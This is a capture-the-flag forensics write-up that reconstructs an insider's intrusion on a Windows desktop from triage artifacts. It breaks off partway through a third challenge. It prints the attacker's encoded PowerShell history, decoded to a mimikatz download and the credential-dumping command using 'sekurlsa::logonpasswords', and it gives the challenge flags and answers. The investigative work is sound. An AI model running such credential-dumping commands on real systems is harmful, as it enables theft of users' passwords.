
Overview
- All of these challenges are parts of a single forensics case, of which the same KAPE triage artifact is given.
- Tools used:
- FTK Imager.
- SQLite Browser.
- MFTECmd.
- MFTExplorer.
- Timeline Explorer
- PECmd.
- RegRipper.
- Windows Event Viewer.
Pre-analysis
- We first start by parsing the Master File Table (
$MFT) as it writes a records of all data that was created and modified on the system, which can aid us a lot in our analysis process. - The tool we will be using for this is
MFTECmd.exe
$ MFTECmd.exe -f '.\$J' -m '$MFT' --csv ".\" --csvf MFT.csv- This outputs
MFT.csv, which we can then view with Timeline Explorer.
Landfall
Description
Hello operator, in the .zip file is a triage of the desktop breached by the threat actors. It seems like they were able to physically login, so we think there’s an insider threat amongst the employees.
Checkpoint A: What command did the threat actor attempt to execute to obtain credentials for privilege escalation?
Hint: The password to Checkpoint A is ONLY the encoded portion. The password is MD5 hash of this portion.
Checkpoint A
- Analysis of the
Powershell ConsoleHost_history.txtshows traces of Base64 encoded commands.
cat (Get-PSReadLineOption).HistorySavePath
powershell -nop -e dwBoAG8AYQBtAGkAIAAvAGEAbABsAA==
powershell -nop -e YwBkACAARABvAHcAbgBsAG8AYQBkAHMA
ls
cd Downlaods
cd DOwnloads
ls
powershell -e dwBnAGUAdAAgAGgAdAB0AHAAcwA6AC8ALwBnAGkAdABoAHUAYgAuAGMAbwBtAC8AZwBlAG4AdABpAGwAawBpAHcAaQAvAG0AaQBtAGkAawBhAHQAegAvAHIAZQBsAGUAYQBzAGUAcwAvAGQAbwB3AG4AbABvAGEAZAAvADIALgAyAC4AMAAtADIAMAAyADIAMAA5ADEAOQAvAG0AaQBtAGkAawBhAHQAegBfAHQAcgB1AG4AawAuAHoAaQBwAA==
ls
powershell -e dwBnAGUAdAAgAGgAdAB0AHAAcwA6AC8ALwBnAGkAdABoAHUAYgAuAGMAbwBtAC8AZwBlAG4AdABpAGwAawBpAHcAaQAvAG0AaQBtAGkAawBhAHQAegAvAHIAZQBsAGUAYQBzAGUAcwAvAGQAbwB3AG4AbABvAGEAZAAvADIALgAyAC4AMAAtADIAMAAyADIAMAA5ADEAOQAvAG0AaQBtAGkAawBhAHQAegBfAHQAcgB1AG4AawAuAHoAaQBwACAALQBPACAAbQBpAG0AaQBrAGEAdAB6AC4AegBpAHAA
ls
powershell -e -nop RQB4AHAAYQBuAGQALQBBAHIAYwBoAGkAdgBlACAAbQBpAG0AaQBrAGEAdAB6AC4AegBpAHAA
powershell -nop -e RQB4AHAAYQBuAGQALQBBAHIAYwBoAGkAdgBlACAAbQBpAG0AaQBrAGEAdAB6AC4AegBpAHAA
ls
powershell -nop -e QwA6AFwAVQBzAGUAcgBzAFwAagBvAG4AXABEAG8AdwBuAGwAbwBhAGQAcwBcAG0AaQBtAGkAawBhAHQAegBcAHgANgA0AFwAbQBpAG0AaQBrAGEAdAB6AC4AZQB4AGUAIAAiAHAAcgBpAHYAaQBsAGUAZwBlADoAOgBkAGUAYgB1AGcAIgAgACIAcwBlAGsAdQByAGwAcwBhADoAOgBsAG8AZwBvAG4AcABhAHMAcwB3AG8AcgBkAHMAIgAgACIAZQB4AGkAdAAiAA==
ls- Which decodes to:
whoami /all
wget https://github.com/gentilkiwi/mimikatz/releases/download/2.2.0-20220919/mimikatz_trunk.zip
wget https://github.com/gentilkiwi/mimikatz/releases/download/2.2.0-20220919/mimikatz_trunk.zip -O mimikatz.zip
Expand-Archive mimikatz.zip
C:\Users\jon\Downloads\mimikatz\x64\mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords" "exit"In short, the threat actor:
- Installed
mimikatz- an open-source tool designed to extract passwords and authentication credentials from Microsoft Windows systems - usingwget.wget https://github.com/gentilkiwi/mimikatz/releases/download/2.2.0-20220919/mimikatz_trunk.zip -O mimikatz.zip
- Dumped user credentials with
mimikatz:C:\Users\jon\Downloads\mimikatz\x64\mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords" "exit"
- Installed
The threat actor seems to have executed
mimikatzwith thedebugprivilege, which implies Administrator access.Analysis of

Windows Powershell.evtxshows that the threat actor started executing commands at around2026-03-12 02:20:03 UTC.
- And ended at around

2026-03-12 02:28:04 UTC.
- But the event viewer did not record the moment

mimikatzwas used. We can only rely on the last modify time ofPowershell ConsoleHost_history.txtlog. Which tells us that the credential dumping finished around2026-03-12 02:35:20 UTC.

- Browser history shows access to a CyberChef instance with metadata showing commands encoded in Base64. This aligns with the weird commands found earlier in the logs.
$ printf 'QwA6AFwAVQBzAGUAcgBzAFwAagBvAG4AXABEAG8AdwBuAGwAbwBhAGQAcwBcAG0AaQBtAGkAawBhAHQAegBcAHgANgA0AFwAbQBpAG0AaQBrAGEAdAB6AC4AZQB4AGUAIAAiAHAAcgBpAHYAaQBsAGUAZwBlADoAOgBkAGUAYgB1AGcAIgAgACIAcwBlAGsAdQByAGwAcwBhADoAOgBsAG8AZwBvAG4AcABhAHMAcwB3AG8AcgBkAHMAIgAgACIAZQB4AGkAdAAiAA==' | md5sum | awk '{print $1}'

00c8e4a884db2d90b47a4c64f3aec1a4Answer: 00c8e4a884db2d90b47a4c64f3aec1a4
7z x checkpointA.zip && cat flag.txt

7-Zip 23.01 (x64) : Copyright (c) 1999-2023 Igor Pavlov : 2023-06-20
 64-bit locale=C.UTF-8 Threads:16 OPEN_MAX:10240

Scanning the drive for archives:
1 file, 198 bytes (1 KiB)

Extracting archive: checkpointA.zip
--
Path = checkpointA.zip
Type = zip
Physical Size = 198


Enter password (will not be echoed):
Everything is Ok

Size:       36
Compressed: 198
utflag{4774ck3r5_h4v3_m4d3_l4ndf4ll}Flag: utflag{4774ck3r5_h4v3_m4d3_l4ndf4ll}
Watson
Description
Welcome back agent. Please get us the following:
Checkpoint A: The threat actor deleted a word document containing secret project information. Can you retrieve it and submit the name of the project?
Checkpoint B: The threat actor installed a suspicious looking program that may or may not be benign. Retrieve the SHA1 Hash of the executable.
Hint:
- Checkpoint A’s password is strictly uppercase
- Checkpoint B’s password is the SHA1 Hash
Checkpoint A
- Investigating the system’s Recycle Bin shows traces of deleted files that mentions said confidential project. Including a plaintext file and a Microsoft Word Document file.


- Both of them mentions “PROJECT HOOKEM”, identifying it as the name of said secret project.

- The confidential files were deleted around
2026-03-12 02:55:21as shown in the Master File Table.
Answer: HOOKEM.
First Part: pr1v473_3y3.
Checkpoint B
- To check for installed programn, we can parse the
AmCachehive.
“AmCache artifacts are important to investigations where the tracing of external storage devices, portable programs and anti-forensic programs might be required. The data contained in the file includes the execution paths, installation, execution, deletion times and more. It also stores the SHA1 hashes of the programs which can be used to compare against the hashes of malicious programs available in public database.”
- By parsing
AmCache.hivwithRegRipper.exe, we get an overall look of the system’s installed executables. Where one stands out in particular.
c:\users\administrator\appdata\local\ithqsu\2ga2pl\calc.exe  LastWrite: 2026-03-12 03:39:48Z
Hash: 67198a3ca72c49fb263f4a9749b4b79c50510155This executable was installed inside a random
AppDatadirectory named\ithqsu\2ga2pl.The programme’s
LastWriteattribute was2026-03-12 03:39:48, around an hour after the threat actor first gained access to the system and dumped the credentials usingmimikatz.Further analysis through
Security.evtxshowed that the process ran with Administrator Privileges.
A new process has been created.

Creator Subject:
    ...
	Account Name:		Administrator
    ...

...

Process Information:
    ...
Creator Process Name: C:\Users\Administrator\AppData\Local\ithqsu\2ga2pl\Calc.exe- Further analysis on the created
CALC.EXE-FD41E91E.pfprefetch confirms it’s execution.
“These prefetch files contain metadata about the files used. This metadata includes information such as the last date the application was used, where the application files were stored, how many times the application was used, and several other pieces of useful information to the forensic investigator.”
Created on: 2026-03-12 22:38:25
Modified on: 2026-03-11 22:40:36
Last accessed on: 2026-03-12 22:39:20

Executable name: CALC.EXE
Hash: FD41E91E
File size (bytes): 28,988
Version: Windows 10 or Windows 11

Run count: 5
Last run: 2026-03-12 03:40:35
Other run times: 2026-03-12 03:39:58, 2026-03-12 03:39:49, 2026-03-12 03:39:46, 2026-03-12 03:39:43

Volume information:

#0: Name: \VOLUME{01dcaf87b4f66b02-a0b510e2} Serial: A0B510E2 Created: 2026-03-09 05:43:50 Directories: 19 File references: 56

Directories referenced: 19

...
05: \VOLUME{01dcaf87b4f66b02-a0b510e2}\USERS\ADMINISTRATOR\APPDATA\LOCAL\ITHQSU\2GA2PL
...The executable was first ran on
2026-03-12 03:39:43 UTCand last ran on2026-03-12 03:40:35 UTC, where it also referenced it’s own installed directory:05: \VOLUME{01dcaf87b4f66b02-a0b510e2}\USERS\ADMINISTRATOR\APPDATA\LOCAL\ITHQSU\2GA2PL.
A quick view of the Master File Table, we can see that the binary was created in it’s directory at
2026-03-12 03:39:07 UTC

- Tracing back further shows us that this binary came in a zip file called
ithsqu.zip, which was dropped into the system at2026-03-12 03:38:31 UTC, there are no other traces that reveals the source of this zip file, implying that it was dropped there with a physical device, then unzipped intoAppData.

- The executable’s hash is
67198a3ca72c49fb263f4a9749b4b79c50510155from the parsedAmCache.hiv.
Answer: 67198a3ca72c49fb263f4a9749b4b79c50510155.
Second part: m1551n6_l1nk.
Flag: utflag{pr1v473_3y3-m1551n6_l1nk}
Sherlock
Description
Welcome back agent. Please get us the following: Checkpoint A: The threat actor downloaded a file from a online text storage site. Can you identify the complete URL the threat actor downloaded from?
Checkpoint B: The threat actor wrote a note for himself on the machine. It’s been deleted now, but can you retrieve the contents of the note?
Checkpoint C: The threat actor downloaded a file enumeration script. Can you submit the MD5 Hash of that file?
Hints:
- Checkpoint B’s password consist of the listed items separated by a hyphens (e.g. Dead-Beef-Code)
Checkpoint A


- Analysis of Google’s Chrome download history SQL database shows an URL to
https://pastes.io/download/nhy8LSzI- an online Pastebin alternative. - The content of the file itself is nothing of interest. But the URL was found inside
download_url_chain, which is where Chrome stores past download links.
- The download started at
2026-03-12 03:59:50 UTCand ended roughly a few milliseconds later.
- A quick view of the Master File Table confirms it’s origin.

- Notice the temporary Chrome download file
Unconfirmed 540214.crdownloadwhich was then renamed tonhy8LSzI.txt.
Answer: https://pastes.io/download/nhy8LSzI.
First Part: b45k3rv1ll3.
Checkpoint B
- By parsing
$MFT, we can see traces of said notes.

- These notes were then moved to the Recycle Bin under the name
$I9W158M.txt,$R9W158M.txt,$IR5UOFV.txtand$RR5UOFV.txt - The deletion process happened from
2026-03-12 04:01:36 UTCto2026-03-12 04:02:58 UTC.
